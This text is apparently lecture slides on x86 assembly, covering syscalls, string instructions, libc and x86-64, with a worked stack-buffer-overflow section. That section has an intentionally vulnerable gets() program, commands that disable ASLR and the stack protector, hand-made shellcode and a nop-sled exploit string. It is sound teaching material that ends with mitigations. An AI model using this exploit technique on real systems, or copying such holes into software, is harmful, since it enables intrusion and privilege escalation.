5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-	fs/namei.c:2352
11	sys_execve	0x0b	char __user *	char __user *__user *	char __user *__user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925
12	sys_chdir	0x0c	const char __user *filename	-	-	-	-	fs/open.c:361
13	sys_time	0x0d	time_t __user *tloc	-	-	-	-	kernel/posix-timers.c:855

Example of System Calls (example-syscall.S)

```
.section .text
_start:
  # syscall open("foo", O_CREAT | O_WRONLY, 0644);
  movl $0x05, %eax
  movl $filename, %ebx
  movl $0x41, %ecx
  movl $0644, %edx
  int $0x80

  # fd in %eax from open(), move it to %ebx for write()
  movl %eax, %ebx

  # syscall write(fd, message, messageLen);
  movl $0x04, %eax
  # fd in %ebx from above
  movl $message, %ecx
  movl $messageLen, %edx
  int $0x80

  # syscall close(fd);
  movl $0x06, %eax
  # fd still in %ebx
  int $0x80
```

Example of System Calls (example-syscall.S)

```
  # syscall exit(0);
  movl $0x01, %eax
  movl $0x0, %ebx
  int $0x80

.section .data
  filename:   .ascii "foo\0"
  message:    .ascii "Hello World!\n"
  .equ messageLen, . - message
```

Example of System Calls (example-syscall.S) Runtime

```
$ as example-syscall.S -o example-syscall.o
$ ld example-syscall.o -o example-syscall
$ ./example-syscall
$ cat foo
Hello World!
$
```

Example of System Calls (example-syscall.S) Disassembly

```
$ as example-syscall.S -o example-syscall.o &&
   ld example-syscall.o -o example-syscall && ojbdump -D example-syscall

Disassembly of section .text:
08048074 <_start>:
 8048074: b8 05 00 00 00          mov    $0x5,%eax
 8048079: bb b0 90 04 08          mov    $0x80490b0,%ebx
 804807e: b9 41 00 00 00          mov    $0x41,%ecx
 8048083: ba a4 01 00 00          mov    $0x1a4,%edx
 8048088: cd 80                   int    $0x80
 804808a: 89 c3                   mov    %eax,%ebx
 804808c: b8 04 00 00 00          mov    $0x4,%eax
 8048091: b9 b4 90 04 08          mov    $0x80490b4,%ecx
 8048096: ba 0d 00 00 00          mov    $0xd,%edx
 804809b: cd 80                   int    $0x80
 804809d: b8 06 00 00 00          mov    $0x6,%eax
 80480a2: cd 80                   int    $0x80
 80480a4: b8 01 00 00 00          mov    $0x1,%eax
 80480a9: bb 00 00 00 00          mov    $0x0,%ebx
 80480ae: cd 80                   int    $0x80

Disassembly of section .data:
080490b0 <filename>:
 80490b0: 66 6f                   outsw  %ds:(%esi),(%dx)
 80490b2: 6f                      outsl  %ds:(%esi),(%dx)
  ...
```

Program Example: tee

tee (tee.S)

```
# Tee (tee.S)
.section .text
_start:
  push %ebp
  mov %esp, %ebp

  subl $4, %esp        # int fd; on the stack

  cmpl $2, 4(%ebp)     # if (argc != 2)
  jne tee_usage        #   goto tee_usage;

  tee_open:
  # syscall open(argv[1], O_CREAT|O_WRONLY|O_TRUNC, 0644);
  movl $0x05, %eax
  movl 12(%ebp), %ebx
  movl $0x241, %ecx
  movl $0644, %edx
  int $0x80

  cmpl $0, %eax        # if (%eax < 0)
  jl tee_exit          #   goto tee_exit;

  movl %eax, -4(%ebp) # fd = %eax
```

tee (tee.S) Continued

```
tee_loop:
  # Read from input
  # syscall read(0, &c, 1);
  movl $3, %eax
  movl $0, %ebx
  movl $c, %ecx
  movl $1, %edx
  int $0x80

  cmpl $1, %eax        # if (%eax < 1)
  jl tee_exit          #   goto tee_exit;

  # Write to file
  # syscall write(fd, &c, 1);
  movl $4, %eax
  movl -4(%ebp), %ebx
  movl $c, %ecx
  movl $1, %edx
  int $0x80
  # Write to stdout
  # syscall write(1, &c, 1);
  movl $4, %eax
  movl $1, %ebx
  movl $c, %ecx
  movl $1, %edx
  int $0x80
```

tee (tee.S) Continued

```
  tee_usage:
  # syscall write(1, usageStr, usageStrLen);
  movl $4, %eax
  movl $1, %ebx
  movl $usageStr, %ecx
  movl usageStrLen, %edx
  int $0x80

  tee_exit:
  # syscall exit(0);
  movl $1, %eax
  movl $0, %ebx
  int $0x80

.section .rodata
  # Usage string and length
  usageStr:     .ascii "./tee <file>\n"
  .equ usageStrLen, . - message

.section .bss
  # Read character var
  .comm c, 1
```

tee (tee.S) Runtime


```
$ as tee.S -o tee.o
$ ld tee.o -o tee

# Count total number of syscalls while generating a "CSV syscall,no" list

$ egrep "NR.*$" -o /usr/include/asm/unistd_32.h |
     cut -b 4- | sed 's/ /,/' | ./tee syscalls.txt | wc
    346     346    4604
$ cat syscalls.txt
restart_syscall,0
exit,1
fork,2
read,3
write,4
open,5
close,6
waitpid,7
creat,8
link,9
unlink,10
...
```

Advanced Topic 11: x86 String Operations

Some Overlooked Registers



Special Instructions for `%esi` and `%edi`

- We've seen `push` and `pop` instructions which manipulate `%esp` in a special way
- Special string instructions exist for `%esi` and `%edi`
  - `%esi` is the source string pointer
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  - `%esi` is the source string pointer
  - `%edi` is the destination string pointer
- `movs` does `*%edi++ = *%esi++`
- `cmps` does `cmp %esi++, %edi++`
- `scas` does `cmp %eax, %edi++`
- `lods` does `mov %esi++, %eax`
- `stos` does `mov %eax, %edi++`

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- `movs` does `*%edi++ = *%esi++`
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- `scas` does `cmp %eax, %edi++`
- `lods` does `mov %esi++, %eax`
- `stos` does `mov %eax, %edi++`
- Instruction size suffix `b, w, l` determines copy, compare, move size and post-increment amount (1, 2, 4)
- DF flag in `%eflags` determines if it is a post-increment (DF=0) or post-decrement (DF=1)

Example 1 of String Instructions (example-string1.S)

```
.section .text
  cld                # Clear DF, we want to post-increment

  # Load str1 with 8 of 0xff

  movl $str1, %edi   # Set up our string destination pointer

  # Load the first four a byte at a time
  movb $0xFF, %al
  stosb              # *(%edi++) = %al
  stosb              # *(%edi++) = %al
  stosb              # *(%edi++) = %al
  stosb              # *(%edi++) = %al

  # Load the last four with a single dword
  movl $0xFFFFFFFF, %eax
  stosl              # *(%edi) = %eax, %esi += 4

  # Copy str1 to str2
  movl $str1, %esi   # str1 in the source
  movl $str2, %edi   # str2 in the destination
  # Two dword moves copies all 8 bytes
  movsl
  movsl
  # Done!
```

Example 1 of String Instructions (example-string1.S) Continued

```
.section .bss
  .comm str1, 8
  .comm str2, 8
```

Repeat Prefix for String Instructions

- String instructions can be prefixed by `rep`, `repe/repz`, `repne/repnz`
- `rep <string instr>`
  - repeat the string instruction until `%ecx` is 0
- `repe/repz <string instr>`
  - repeat the string instruction until `%ecx` is 0 or ZF flag is 0
- `repne/repnz <string instr>`
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  - repeat the string instruction until `%ecx` is 0 or ZF flag is 1
- `%ecx` automatically decremented for you
- Simple, inefficient `memset()`: `rep stosb`
- Simple, inefficient `memcpy()`: `rep movsb`
- Simple, inefficient `strlen()`: `repne scasb`
- Simple, inefficient `strncmp()`: `repe cmpsb`
- Can be better optimized for memory alignment and scan/copy size

Example 2 of String Instructions (example-string2.S)

```
.section .text
.global main
main:
  # memset(str, 'A', 48);
  pushl $48
  pushl $'A
  pushl $str
  call asm_memset
  addl $12, %esp

  # str[48] = '\n'; str[49] = '\0';
  movb $'\n', str+48
  movb $0, str+49

  # printf(str);
  pushl $str
  call printf
  addl $4, %esp

  ret
```

Example 2 of String Instructions (example-string2.S) Continued

```
# void *memset(void *s, int c, size_t n);
asm_memset:
  pushl %edi
  pushl %ebp
  movl %esp, %ebp

  movl 12(%ebp), %edi    # %edi = s
  movl 16(%ebp), %eax    # %eax = c
  movl 20(%ebp), %ecx    # %ecx = n

  rep stosb

  movl 12(%ebp), %eax    # %eax = s

  movl %ebp, %esp
  popl %ebp
  popl %edi
  ret

.section .bss
  .comm str, 50
```

Example 2 of String Instructions (example-string2.S) Runtime

```
$ as example-string2.S -o example-string2
$ gcc example-string2.o -o example-string2
$ ./example-string2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$
```

Back to the opening glibc strlen example

```
080483cd <glibc_strlen>:
 80483cd: 57                    push   %edi

 80483ce: b9 ff ff ff ff        mov    $0xffffffff,%ecx
 80483d3: b8 00 00 00 00        mov    $0x0,%eax
 80483d8: 8b 7c 24 08           mov    0x8(%esp),%edi

 80483dc: fc                    cld
 80483dd: f2 ae                 repnz scas %es:(%edi),%al

 80483df: b8 fe ff ff ff        mov    $0xfffffffe,%eax
 80483e4: 29 c8                 sub    %ecx,%eax

 80483e6: 5f                    pop    %edi
 80483e7: c3                    ret
```

- Trick is to load %ecx with -1 or 0xFFFFFFFF
- Assumption: string is not longer than 4 gigabytes
- Reasonable assumption on 32-bit system

Advanced Topic 12: Three Simple Optimizations

Three Basic Optimizations

- Clear a register with `xor` rather than a `mov`

```
0: a1 00 00 00 00          movl    $0x0,%eax

0: 31 c0                   xorl    %eax,%eax
```

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0: a1 00 00 00 00          movl    $0x0,%eax

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- Use `lea` for general purpose arithmetic when applicable
  - `lea` calculates the indirect memory address
    `%reg + %reg*(1,2,4,8) + $constant`
    and stores the effective address without dereferencing memory

```
# Compute expression: %eax + %ebx*2 + 10
leal 10(%eax, %ebx, 2), %eax
```

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- Clear a register with `xor` rather than a `mov`

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0: a1 00 00 00 00          movl    $0x0,%eax

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    `%reg + %reg*(1,2,4,8) + $constant`
    and stores the effective address without dereferencing memory

```
# Compute expression: %eax + %ebx*2 + 10
leal 10(%eax, %ebx, 2), %eax
```

- Use a more efficient loop structure when possible

```
# for (i = 0; i < 10; i++) { ; }
xorl %ecx, %ecx
loop:
  cmpl $10, %ecx
  jge loop_done
  nop
  incl %ecx
  jmp loop
loop_done:
```

```
# i = 10; do { ; } while(--i != 0);
movl $10, %ecx
loop:
  nop
  decl %ecx
  jnz loop
```

Advanced Topic 13: x86 Extensions

Overview

- Separate instruction sets
- x87 floating point unit
  - 80-bit double-extended precision floating point registers
  - add, subtract, multiply, divide, square root, round, cosine, sine, compare, load/store, etc. for floating point numbers

Overview

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  - SSE1 had 32-bit single precision floating point support
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
  - MMX was a SIMD instruction set for integers
  - SSE is SIMD instruction set for integers and floating point
  - SSE1 had 32-bit single precision floating point support
  - SSE2 added 64-bit double precision floating point support
  - SSE registers are %xmm0 - %xmm7, each 128-bit
  - SSE instructions can treat a register as multiple floats, doubles, chars, shorts, etc.

Scalar versus SIMD



[3]

[3] http://software.intel.com/en-us/articles/introduction-to-intel-advanced-vector-extensions/

Advanced Topic 14: Role of libc

`libc` for library functions and system calls

- `libc` provides optimized string, formatting, pattern matching, math, date and time, etc. computation functions
- `libc` wraps system calls and provides more-so platform independent data structures and interfaces
  - file streams: `FILE *`, `fopen()`, `fclose()`, `fread()`, `fwrite()`
  - sockets: `socket()`, `bind()`, `accept()`, `send()`, `recv()`
- In other words, `libc` implements the C library of the POSIX standard

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  - sockets: `socket()`, `bind()`, `accept()`, `send()`, `recv()`
- In other words, `libc` implements the C library of the POSIX standard

- All accessible in assembly when linking with `libc`
- Follow `cdecl` calling convention
- You can choose not to link with libc, only use syscalls, and implement the other functionality yourself (interesting challenge)

Example of using libc in Assembly (example-libc.S)

```
.section .text
.global main
main:
  # %eax = time(NULL);
  pushl $0
  call time
  add $4, %esp

  # *curtime = %eax
  movl %eax, curtime

  # %eax = localtime(&curtime);
  pushl $curtime
  call localtime
  add $4, %esp

  # %eax = asctime(%eax);
  pushl %eax
  call asctime
  add $4, %esp
```

Example of using libc in Assembly (example-libc.S) Continued

```
  # printf("%s\n", %eax);
  pushl %eax
  pushl $formatStr
  call printf
  add $8, %esp

  ret


.section .data
  .comm curtime, 4
  formatStr:  .ascii "%s\0"
```

Runtime:

```
$ as example-libc.S -o example-libc.o
$ gcc example-libc.o -o example-libc
$ ./example-libc
Wed Jan 25 16:13:27 2012
$
```

`libc` for dynamic memory management (heap)

- Operating system allocates heap memory for user program
- `libc` `malloc()` and `free()` manages allocations, deallocations, fragmentation of the heap
- Heap grows up, stack grows down



Advanced Topic 15: Stack-based Buffer Overflows

Classic Insecure Example in C (example-insecure.c)

```c
#include <stdio.h>

void get_input(void) {
  char buff[100];
  gets(buff);
}

int main(void) {
  printf("input: ");
  get_input();
  return 0;
}
```

```
$ gcc -fno-stack-protector -z execstack example-insecure.c
    -o example-insecure
```

- We'll build this with the GCC stack protector disabled and executable stack (for reasons explained in a few slides)

Disassembly of get_input()

```
void get_input(void) {
  char buff[100];
  gets(buff);
}
```

```
$ objdump -D example-insecure
08048414 <get_input>:
                                 # Function prologue
 8048414: 55                     push   %ebp
 8048415: 89 e5                  mov    %esp,%ebp
                                 # Space allocated on the stack for buff[100]
 8048417: 81 ec 88 00 00 00      sub    $0x88,%esp
                                 # Address of buff in %eax
 804841d: 8d 45 94               lea    -0x6c(%ebp),%eax
                                 # Pushing &buff onto the stack
 8048420: 89 04 24               mov    %eax,(%esp)
                                 # gets(buff);
 8048423: e8 f8 fe ff ff         call   8048320 <gets@plt>
                                 # Function epilogue
 8048428: c9                     leave
 8048429: c3                     ret
```


Stack Frame of get_input()

```
# Function prologue
push   %ebp
mov    %esp,%ebp
# Space allocated on the stack for buff[100]
sub    $0x88,%esp
# Address of buff in %eax
lea    -0x6c(%ebp),%eax
# Pushing &buff onto the stack
mov    %eax,(%esp)
# gets(buff);
call   8048320 <gets@plt>
# Function epilogue
leave
ret

# Stack frame right before call to gets()
# |    ...     |
# |  retaddr   |
# | saved ebp  |
# |    buf     |
# |    buf     |
#        .
# |    buf     |
# |    buf     |
# |   &buf     | <- %esp
```

Buffer Overflow

- With a well-crafted buffer, we can inject instructions into the buffer on the stack, as well as an over-written return address to those instructions
- When `get_input()` returns, it will return into our injected instructions



Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?

Overwriting the Return Address

- But how do we pick the return address? What is the address of stuff on the stack anyway?
- Let's write a small program to find out...

```c
#include <stdio.h>
int main(void) {
  char c;
  printf("%p\n", &c);
  return 0;
}
```

```
$ gcc example-addrstack.c -o example-addrstack
$ ./example-addrstack
0xbfe3d16f
$ ./example-addrstack
0xbfdef6ff
$ ./example-addrstack
0xbfefbecf
```

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```
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int main(void) {
  char c;
  printf("%p\n", &c);
  return 0;
}
```

```
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$ ./example-addrstack
0xbfe3d16f
$ ./example-addrstack
0xbfdef6ff
$ ./example-addrstack
0xbfefbecf
```

- It's changing every time we run it!

Address Space Layout Randomization (ASLR)

- We just witnessed the effect of ASLR, which randomly initializes the position of code, libraries, heap, and stack in the user program's address space
- However, the addresses were all relatively close to each other, so there is an opportunity for guessing... (16-bits of guessing on 32-bit)

Address Space Layout Randomization (ASLR)

- We just witnessed the effect of ASLR, which randomly initializes the position of code, libraries, heap, and stack in the user program's address space
- However, the addresses were all relatively close to each other, so there is an opportunity for guessing... (16-bits of guessing on 32-bit)
- For our purposes, let's turn off ASLR.

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
$ ./example-addrstack
0xbffff28f
$ ./example-addrstack
0xbffff28f
$ ./example-addrstack
0xbffff28f
```

- Now we have an idea of where variables on the stack live

Shellcode

- Next step is to write our instructions to inject
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- Must contain no newlines, and in other cases, no null bytes
  - Otherwise `gets()` will stop reading input prematurely

- Let's make it do `write(1, "Hello!", 6);` and `exit(0);`

Hello Shellcode Take 1 (example-shellcode1.S)

```
_start:
  # Clever way to get string address into %ecx
  jmp get_str_addr
  got_str_addr:
  popl %ecx

  # write(1, "Hello!", 6);
  movl $0x04, %eax
  movl $0x01, %ebx
  movl $6, %edx
  int $0x80
  # exit(0);
  movl $0x01, %eax
  # %ebx already zero from above
  int $0x80

get_str_addr:
  call got_str_addr
  .ascii "Hello!"
```

```
$ as example-shellcode1.S -o example-shellcode1.o
$ ld example-shellcode1. o -o example-shellcode1
$ ./example-shellcode1
Hello!$
```

Hello Shellcode Take 1 (example-shellcode1.S) Disassembly

```
$ objdump -D example-shellcode1
Disassembly of section .text:
08048054 <_start>:
 8048054: eb 19                 jmp    804806f <get_str_addr>
08048056 <got_str_addr>:
 8048056: 59                    pop    %ecx
 8048057: b8 04 00 00 00        mov    $0x4,%eax
 804805c: bb 01 00 00 00        mov    $0x1,%ebx
 8048061: ba 06 00 00 00        mov    $0x6,%edx
 8048066: cd 80                 int    $0x80
 8048068: b8 01 00 00 00        mov    $0x1,%eax
 804806d: cd 80                 int    $0x80
0804806f <get_str_addr>:
 804806f: e8 e2 ff ff ff        call   8048056 <got_str_addr>
 8048074: 48                    dec    %eax
 8048075: 65                    gs
 8048076: 6c                    insb   (%dx),%es:(%edi)
 8048077: 6c                    insb   (%dx),%es:(%edi)
 8048078: 6f                    outsl  %ds:(%esi),(%dx)
 8048079: 21                    .byte 0x21
```

- We want to get rid of those null bytes...

Hello Shellcode Take 2 (example-shellcode2.S)

```
_start:
  # Clever way to get string address into %ecx
  jmp get_str_addr
  got_str_addr:
  popl %ecx

  # write(1, "Hello!", 6);
  xorl %eax, %eax
  xorl %ebx, %ebx
  xorl %edx, %edx
  incl %ebx
  addb $4, %al
  addb $6, %dl
  int $0x80
  # exit(0);
  xorl %eax, %eax
  incl %eax
  # %ebx already zero from above
  int $0x80

get_str_addr:
  call got_str_addr
  .ascii "Hello!"
```

```
$ as example-shellcode2.S -o example-shellcode2.o && ld ...
$ ./example-shellcode2
Hello!$
```

Hello Shellcode Take 2 (example-shellcode2.S) Disassembly

```
$ objdump -D example-shellcode2
Disassembly of section .text:
08048054 <_start>:
 8048054: eb 14                  jmp    804806a <get_str_addr>
08048056 <got_str_addr>:
 8048056: 59                     pop    %ecx
 8048057: 31 c0                  xor    %eax,%eax
 8048059: 31 db                  xor    %ebx,%ebx
 804805b: 31 d2                  xor    %edx,%edx
 804805d: 43                     inc    %ebx
 804805e: 04 04                  add    $0x4,%al
 8048060: 80 c2 06               add    $0x6,%dl
 8048063: cd 80                  int    $0x80
 8048065: 31 c0                  xor    %eax,%eax
 8048067: 40                     inc    %eax
 8048068: cd 80                  int    $0x80
0804806a <get_str_addr>:
 804806a: e8 e7 ff ff ff         call   8048056 <got_str_addr>
 804806f: 48                     dec    %eax
 8048070: 65                     gs
 8048071: 6c                     insb   (%dx),%es:(%edi)
 8048072: 6c                     insb   (%dx),%es:(%edi)
 8048073: 6f                     outsl  %ds:(%esi),(%dx)
 8048074: 21                     .byte 0x21
```

- No null bytes or newlines!

Preparing our Payload

- Reading off the objdump disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

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\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

```
"\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43\x04\x04\x80\xc2\x06\xcd
\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff\x48\x65\x6c\x6c\x6f\x21"
```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!

Preparing our Payload

- Reading off the `objdump` disassembly, we can write out the instructions as an ASCII string with escape characters

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```

- So the plan is to pass a string to the insecure example with the shellcode, enough A's to overflow the buff, and a new return address
- But if the return address isn't exactly right, it won't work!
- We can make it more robust by adding a **nop-sled**: a bunch of nops preceding our shellcode
- Even if our guessed return address is off by a couple of bytes, as long as the CPU returns to somewhere within the nop-sled, execution will slide down to our real injected instructions
- Machine code for a `nop` is `0x90`

The Actual Exploit...

- First, find out how many A's it takes to break it...

```
$ perl -e 'print "A" x 107' | ./example-insecure
input:
$ perl -e 'print "A" x 108' | ./example-insecure
input:
Segmentation fault
$
```

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input:
Segmentation fault
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```

- Then, use gdb to find out the number of A's to start overwriting the return address...

```
$ gdb example-insecure
...

<input 113 A's>
Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
```

- Lower byte of return address, now %eip, was overwritten by an `'A'`, or `0x41`.

The Actual Exploit... (example-insecure_exploit.sh) Continued

```
Prepare small nop-sled, shellcode, A's, and return address that is
116 characters long.

$ perl -e 'print "\x90" x 20 . "\xeb\x14\x59\x31\xc0\x31\xdb\x31\xd2\x43
 \x04\x04\x80\xc2\x06\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe7\xff\xff\xff
 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | wc
      0       1     116
```

The Actual Exploit... (example-insecure_exploit.sh) Continued

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Guess at the return address, starting at 0xbffff280:
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 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x80\xf2\xff\xbf"' | ./example-ins
input:
Segmentation fault
```

The Actual Exploit... (example-insecure_exploit.sh) Continued

```
Prepare small nop-sled, shellcode, A's, and return address that is
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input:
Segmentation fault

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 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x70\xf2\xff\xbf"' | ./example-ins
input:
Illegal instruction
```

The Actual Exploit... (example-insecure_exploit.sh) Continued

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Prepare small nop-sled, shellcode, A's, and return address that is
116 characters long.

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input:
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 \x48\x65\x6c\x6c\x6f\x21" . "A" x 59 . "\x60\xf2\xff\xbf"' | ./example-ins
input:
Hello!$
```

Closing Notes

- If vulnerable program was running as root, shellcode can spawn a root shell
- If vulnerable program was suid root, shellcode can `setuid(0)` and then spawn a root shell

Closing Notes

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- If vulnerable program was suid root, shellcode can `setuid(0)` and then spawn a root shell
- We had to disable three security mechanisms to allow the traditional stack-based buffer overflow to work.
  - GCC Stack Protector
    (disabled with `-fno-stack-protector` gcc option)
  - Non-Executable Stack
    (disabled with `-z execstack` gcc option)
  - Address Space Layout Randomization
    (disabled by writing 0 to `/proc/sys/kernel/randomize_va_space`)

Security Mechanisms to Prevent Stack-based Buffer Overflows

- GCC Stack Protector
  - GCC generates code to install a random guard value on the stack, below the saved frame pointer, and checks for its validity before the function returns
  - If the guard value is corrupted by a buffer overflow, the pre-return check will catch it

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Security Mechanisms to Prevent Stack-based Buffer Overflows

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- Non-Executable Stack
  - NX page table entry bit introduced in x86-64 processors. Linux kernel uses them to mark the stack non-executable, so shellcode cannot execute from the stack
- Address Space Layout Randomization
  - User program address space is randomized to make it difficult to guess shared library function locations or stack variable locations
  - Increases difficulty of finding a suitable return address

Extra Topic 1: Intel/nasm Syntax

Differences

- Intel Syntax: `<mnemonic> <dest>, <src>`
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  - `mov [ebp-4], dword 42`
- Indirect memory acceses spelled out as expressions
  - AT&T / GAS: `movl %eax, -12(%ebp, %ecx, 4)`
  - Intel / NASM: `mov [ebp+ecx*4-12], eax`

Side-by-side Hello World Syscall Example (example-hello-nasm.asm)

```
.section .text
.global _start
_start:
  # open("foo", ...);
  movl $0x05, %eax
  movl $filename, %ebx
  movl $0x41, %ecx
  movl $0644, %edx
  int $0x80

  # fd in %eax -> %ebx
  movl %eax, %ebx

  # write(fd, ...);
  movl $0x04, %eax
  # fd in %ebx from above
  movl $message, %ecx
  movl $messageLen, %edx
  int $0x80

  # close(fd);
  movl $0x06, %eax
  # fd still in %ebx
  int $0x80
```

```
section .text
global _start
_start:
  ; open("foo", ...);
  mov eax, 5
  mov ebx, filename
  mov ecx, 0x41
  mov edx, 0q644
  int 0x80

  ; fd in eax -> ebx
  mov ebx, eax

  ; write(fd, ...);
  mov eax, 4
  ; fd in ebx from above
  mov ecx, message
  mov edx, messageLen
  int 0x80

  ; close(fd);
  mov eax, 6
  ; fd still in ebx
  int 0x80
```

Side-by-side Hello World Syscall Example (example-hello-nasm.asm) Continued

```
  # exit(0);
  movl $0x01, %eax
  movl $0x0, %ebx
  int $0x80

.section .data
filename:   .ascii "foo\0"
message:    .ascii "Hello World!\n"
.equ messageLen, . - message
```

```
  ; exit(0);
  mov eax, 1
  mov ebx, 0
  int 0x80

section .data
filename:   db 'foo',0
message:    db 'Hello World!',10
messageLen: equ $ - message
```

Runtime:

```
$ nasm -f elf example-hello-nasm.asm -o example-hello-nasm.o
$ ld example-hello-nasm.o -o example-hello-nasm
$ ./example-hello-nasm
$ cat foo
Hello World!
$
```

Extra Topic 2: x86-64 Assembly

Immediate Differences

- `%eax` extended to 64-bit `%rax`, along with
  `%rax, %rbx, %rcx, %rdx, %rbp, %rsp, %rsi, %rdi`
- Supplemental general purpose registers
  `%r8, %r9, %r10, %r11, %r12, %r13, %r14, %r15`

- Good architectural changes
  - Segmentation and hardware task switching wiped away
  - No-Execute bit in page table entries to enforce non-executable sections

- A lot of q's instead of l's: `movq, pushq, addq`
- Stack pushes and pops are all typically 8-byte / 64-bit values
- `http://en.wikipedia.org/wiki/X86-64#Architectural_features`

Different Calling Convention

- System V ABI
- `http://www.x86-64.org/documentation/abi.pdf`
- Function Call Convention (Linux)
  - Arguments passed in registers: `%rdi`, `%rsi`, `%rdx`, `%rcx`, `%r8`, `%r9`
  - Extra arguments pushed onto the stack
  - Function must preserve `%rbp`, `%rbx`, `%r12 - %r15`
  - Function can use rest of registers
  - Return value in %rax
- System Call Convention (Linux)
  - Syscall number in `%rax`
  - Arguments passed in registers: `%rdi`, `%rsi`, `%rdx`, `%r10`, `%r8`, `%r9`
  - Use `syscall` instruction
  - `%rcx` and `%r11` destroyed
  - Return value in %rax

Resources and Next Steps

Essential Links

- x86-32 + x86-64 instruction set:
  `http://ref.x86asm.net/`
- Official x86-32 + x86-64 architecture info:
  `http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html`
- Unofficial x86-32 + x86-64 architecture info:
  `http://sandpile.org/`
- Linux System Call Reference:
  `http://syscalls.kernelgrok.com/`
- Assembly Optimization Tips:
  `http://www.mark.masmcode.com/`
- Interesting "assembly gems":
  `http://www.df.lth.se/~john_e/fr_gems.html`

Going From Here

- Play with the examples
  - Modify Morse Encoder example to handle words (`morse.S`)
  - Add find and remove to Linked List example (`linked_list.S`)
  - Modify Fibonacci to print with syscalls instead of `printf()`, (`fibonacci.S`)
  - Write a recursive Fibonacci Sequence generator
  - Modify exploit shellcode to print a newline (`example-shellcode2.S`)
- Write your own syscall, e.g. rot13
- Do Stack Smashing challenges:
  `http://community.corest.com/~gera/InsecureProgramming/`
- Rewrite a traditional *nix program in Assembly
  - e.g. telnet:
    `https://github.com/vsergeev/x86asm/blob/master/telnet.asm`
  - e.g. asmscan:
    `https://github.com/edma2/asmscan`
- Write assembly for microcontrollers like Atmel AVR and ARM

Lingering Questions?